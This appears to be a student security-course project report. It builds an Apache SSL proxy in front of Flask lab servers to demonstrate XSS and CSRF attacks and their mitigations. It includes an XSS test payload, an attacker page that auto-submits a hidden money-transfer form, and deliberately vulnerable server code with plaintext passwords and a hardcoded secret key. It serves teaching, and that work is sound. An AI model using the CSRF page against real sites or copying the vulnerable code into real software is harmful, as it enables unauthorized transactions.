
CS-745 Project

Build a Transparent SSL-Proxy Server

23M0794 -C.Srikanth Yadav
23M0790 -Yogesh Patel
23M0747 -G.Siva Prasad Reddy
23M0776 -Goutam Layek

Setup:

1. Installed VirtualBox
2. Installed ubuntu server called vm-nox-vanilla
3. Installed ubuntu gui vm called vm-gui-vanilla
4. Cloned the vm-nox-vanilla into vm-server-A and vm-proxy
5. Cloned the vm-gui-vanilla into vm-browser-1



To make the given setup. We have modified the 000-default.conf of apache server in vm-proxy VM.

This file is located at /etc/apache2/sites-available/000-default.conf

The configuration file content is modified to

```
<VirtualHost *:80>
   ServerAdmin webmaster@localhost
   DocumentRoot /var/www/html
   ServerName 192.168.0.102

   ProxyPreserveHost On

   ProxyPass / http://192.168.0.111:5000/
   ProxyPassReverse / http://192.168.0.111:5000/

   ErrorLog ${APACHE_LOG_DIR}/error.log
   CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Restated the apache2 server using the command:
Sudo systemctl restart apache2.

Here 192.168.0.111 is the IP of vm-server-A. The vm-proxy is listening on port 80 and it forwards the traffic to VM-server-A on port 5000.

Task1:

We are running a flask server on vm-server-A on port 5000.]
The flask server code looks like this

```
from flask import Flask, request, render_template

# Create a Flask application instance
app = Flask(__name__)

# Define a route for the root URL
@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        user_input = request.form['user_input']
        return "You entered:"+ user_input
    return render_template('index.html', message='')

if __name__ == '__main__':
    app.run(host='0.0.0.0',debug=True)
```

This takes an input from user and displays the input given by user.
We can do XSS attack like if we give <script>alert("hello");</script>. It displays an error message.


To mitigate this issue we have modified the server code to

```
from flask import Flask, request, render_template
from html import escape

app = Flask(__name__)

def sanitize_input(input_string):
    """ Sanitize user input to prevent XSS attacks."""
    return escape(input_string)
```


```
@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        user_input = sanitize_input(request.form['user_input'])
        return f"You entered: {user_input}"
    return render_template('index.html', message='')

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=5000)
```

Here we are using escape() function which sanitizes the input.


We are accessing the server with address http://192.168.0.102:80
It will ask input from user and we can run both the servers on vm-server-A one after another without sanitization and with sanitization.
Without Sanitization



If we give input as <script>alert("hello");</script>. It will display alert message like above.



After mitigation, the alert message is displayed as a normal message.



Task2:

We have cloned a VM-server-B, which has attacker code that sends the CSRF form to vm-server-A and performs a CSRF attack.

The attacker's server code is

from flask import Flask,render_template, redirect, request

```
import ssl
app = Flask(__name__)

@app.route('/malicious-page')
def malicious_page():
    return """
    <html>
    <head>
        <title>Malicious Page</title>
    </head>
    <body>
        <h1>CSRF Attack</h1>
        <form id="csrf-form" action="http://192.168.0.102:80/transfer"
method="post">
            <input type="hidden" name="amount" value="100">
            <input type="hidden" name="username" value="user1"> <!-- Provide valid
username -->
            <input type="hidden" name="password" value="password1"> <!-- Provide
valid password -->
            <input type="submit" value="Transfer Money">
        </form>
        <script>
            document.getElementById('csrf-form').submit();
        </script>
    </body>
    </html>
    """

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True,)
```

It sends a csrf-form to vm-proxy which forwards the traffic to vm-server-A.


The server code at vm-server-A without any csrf mitigation is

```
from flask import Flask, request, redirect, session
import ssl
app = Flask(__name__)
app.secret_key = b'_5#y2L"F4Q8z\n\xec]/'

# Simulated user data
users = {
    'user1': {
        'username': 'user1',
        'password': 'password1',
        'balance': 1000
    }
}

# Login route
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']
    if username in users and users[username]['password'] == password:
        session['logged_in'] = True
        session['username'] = username
        return redirect('/')
    else:
        return 'Login failed'

# Logout route
@app.route('/logout')
def logout():
    session.clear()
    return redirect('/')

# Transfer route (vulnerable to CSRF)
@app.route('/transfer', methods=['POST'])
def transfer():
```

```
    username = request.form['username'] # Retrieve username from form
    password = request.form['password'] # Retrieve password from form
    if username in users and users[username]['password'] == password:
        amount = request.form['amount']
        if amount.isdigit():
            users[username]['balance'] -= int(amount)
            return 'Transfer successful'
        else:
            return 'Invalid amount'
    else:
        return 'Not logged in or invalid credentials'

# Home route with XSS mitigation
@app.route('/')
def home():
    if 'logged_in' in session:
        if 'username' in session:
            username = session['username']
            balance = users[username]['balance']
            return f'Logged in as {username}. Balance: ${balance}'
    return 'Not logged in'

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True)
```

The /transfer takes the user name and password and perform a transfer action.
Here no XSS mitigation is performed. We can do CSRF attack by sending the username and password from another server vm-server-B.

When we access http://192.168.0.109:5000/malicious-page , it sends the csrf form to vm-proxy and this forward the traffic to vm-server-A. And as vm-server-A doesn't checks anything the transfer action can be performed easily.




To mitigate this attack we csrf session token which creates every time and prevents the attack.
The server code with csrf attack mitigation is

```
from flask import Flask, request, redirect, session
import secrets

app = Flask(__name__)
app.secret_key = b'_5#y2L"F4Q8z\n\xec]/'

# CSRF token generation function
def generate_csrf_token():
    if 'csrf_token' not in session:
        session['csrf_token'] = secrets.token_hex(16) # Generate a random token if
not present
    return session['csrf_token']

# Simulated user data
```

```
users = {
    'user1': {
        'username': 'user1',
        'password': 'password1',
        'balance': 1000
    }
}

# Login route
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']
    if username in users and users[username]['password'] == password:
        session['logged_in'] = True
        session['username'] = username
        return redirect('/')
    else:
        return 'Login failed'

# Logout route
@app.route('/logout')
def logout():
    session.clear()
    return redirect('/')

# Transfer route (protected with CSRF token)
@app.route('/transfer', methods=['POST'])
def transfer():
    if 'logged_in' in session:
        if 'username' in session:
            username = session['username']
            amount = request.form['amount']
            csrf_token = request.form['csrf_token'] # Retrieve CSRF token from form
            if csrf_token != session['csrf_token']: # Verify CSRF token
                return 'CSRF attack detected!'
            if amount.isdigit():
```

```
                users[username]['balance'] -= int(amount)
                return 'Transfer successful'
            else:
                return 'Invalid amount'
        else:
            return 'User not found'
    else:
        return 'Not logged in'

# Home route with XSS mitigation
@app.route('/')
def home():
    if 'logged_in' in session:
        if 'username' in session:
            username = session['username']
            balance = users[username]['balance']
            csrf_token = generate_csrf_token() # Generate CSRF token for each
request
            return f'Logged in as {username}. Balance: ${balance}. CSRF Token:
{csrf_token}'
    return 'Not logged in'

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True)
```

When we access http://192.168.0.109:5000/malicious-page , it sends the csrf form to vm-proxy and this forward the traffic to vm-server-A. As we are using session tokens now it will check the token and prevents the attack.



Task4:

Generate CA certificate:

openssl req -x509 -newkey rsa:4096 -keyout ca.key -out ca.crt -days 365

Create Certificate Signing Requests (CSR) for Servers for vm-server-A and vm-server-B and sign them with the created ca.crt and ca.key

Creating the CSR for vm-server-A

openssl req -new -newkey rsa:4096 -nodes -keyout serverA.key -out serverA.csr

Creating the CSR for vm-server-B

openssl req -new -newkey rsa:4096 -nodes -keyout serverB.key -out serverB.csr

Sign the csrf file of vm-server-A with CA

openssl x509 -req -in serverA.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out serverA.crt -days 365 -sha256

Sign the csrf file of vm-server-B with CA

openssl x509 -req -in serverB.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out serverB.crt -days 365 -sha256

In the same way create CSR and sign with CA on vm-proxy too and save them at

/etc/apache2/ssl/server.crt
/etc/apache2/ssl/server.key

Configure the apache2 configuration file to

```
<VirtualHost *:443>
    ServerName vm-proxy.example.com

    SSLEngine On
    SSLCertificateFile /etc/apache2/ssl/server.crt
    SSLCertificateKeyFile /etc/apache2/ssl/server.key

    ProxyPass / http://192.168.0.109:5000/
    ProxyPassReverse / http://192.168.0.109:5000/

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Include the certificates to the flask server
The attacker server code on vm-server-B looks like

```
from flask import Flask,render_template, redirect, request
import ssl
app = Flask(__name__)

@app.route('/malicious-page')
def malicious_page():
    return """
    <html>
    <head>
        <title>Malicious Page</title>
    </head>
    <body>
        <h1>CSRF Attack</h1>
        <form id="csrf-form" action="https://192.168.0.102:443/transfer"
method="post">
            <input type="hidden" name="amount" value="100">
            <input type="hidden" name="username" value="user1"> <!-- Provide valid
username -->
            <input type="hidden" name="password" value="password1"> <!-- Provide
valid password -->
            <input type="submit" value="Transfer Money">
        </form>
        <script>
            document.getElementById('csrf-form').submit();
        </script>
    </body>
    </html>
    """

if __name__ == '__main__':
    context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
    context.load_cert_chain('serverB.crt', 'serverB.key')
    app.run(host='0.0.0.0', port=443, debug=True, ssl_context=context)
```

Include the certificate to flask server on vm-Server-A without sanitization looks like

```
from flask import Flask, request, redirect, session
import ssl
app = Flask(__name__)
app.secret_key = b'_5#y2L"F4Q8z\n\xec]/'

# Simulated user data
users = {
    'user1': {
        'username': 'user1',
        'password': 'password1',
        'balance': 1000
    }
}

# Login route
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']
    if username in users and users[username]['password'] == password:
        session['logged_in'] = True
        session['username'] = username
        return redirect('/')
    else:
        return 'Login failed'

# Logout route
@app.route('/logout')
def logout():
    session.clear()
    return redirect('/')

# Transfer route (vulnerable to CSRF)
@app.route('/transfer', methods=['POST'])
def transfer():
```

```
    username = request.form['username'] # Retrieve username from form
    password = request.form['password'] # Retrieve password from form
    if username in users and users[username]['password'] == password:
        amount = request.form['amount']
        if amount.isdigit():
            users[username]['balance'] -= int(amount)
            return 'Transfer successful'
        else:
            return 'Invalid amount'
    else:
        return 'Not logged in or invalid credentials'

# Home route with XSS mitigation
@app.route('/')
def home():
    if 'logged_in' in session:
        if 'username' in session:
            username = session['username']
            balance = users[username]['balance']
            return f'Logged in as {username}. Balance: ${balance}'
    return 'Not logged in'

if __name__ == '__main__':
    context=ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
    context.load_cert_chain('serverA.crt','serverA.key')
    app.run(host='0.0.0.0', debug=True,ssl_context=context)
```

In the same way add the certificates to server code with mitigation too.

```
if __name__ == '__main__':
    context=ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
    context.load_cert_chain('serverA.crt','serverA.key')
    app.run(host='0.0.0.0', debug=True,ssl_context=context)
```

When we access the attacker server it accesses the vm-proxy which forwards the traffic to vm-server-A.
We can run both the servers on vm-server-A with and without sanitization one after another.
The passed information is encrypted.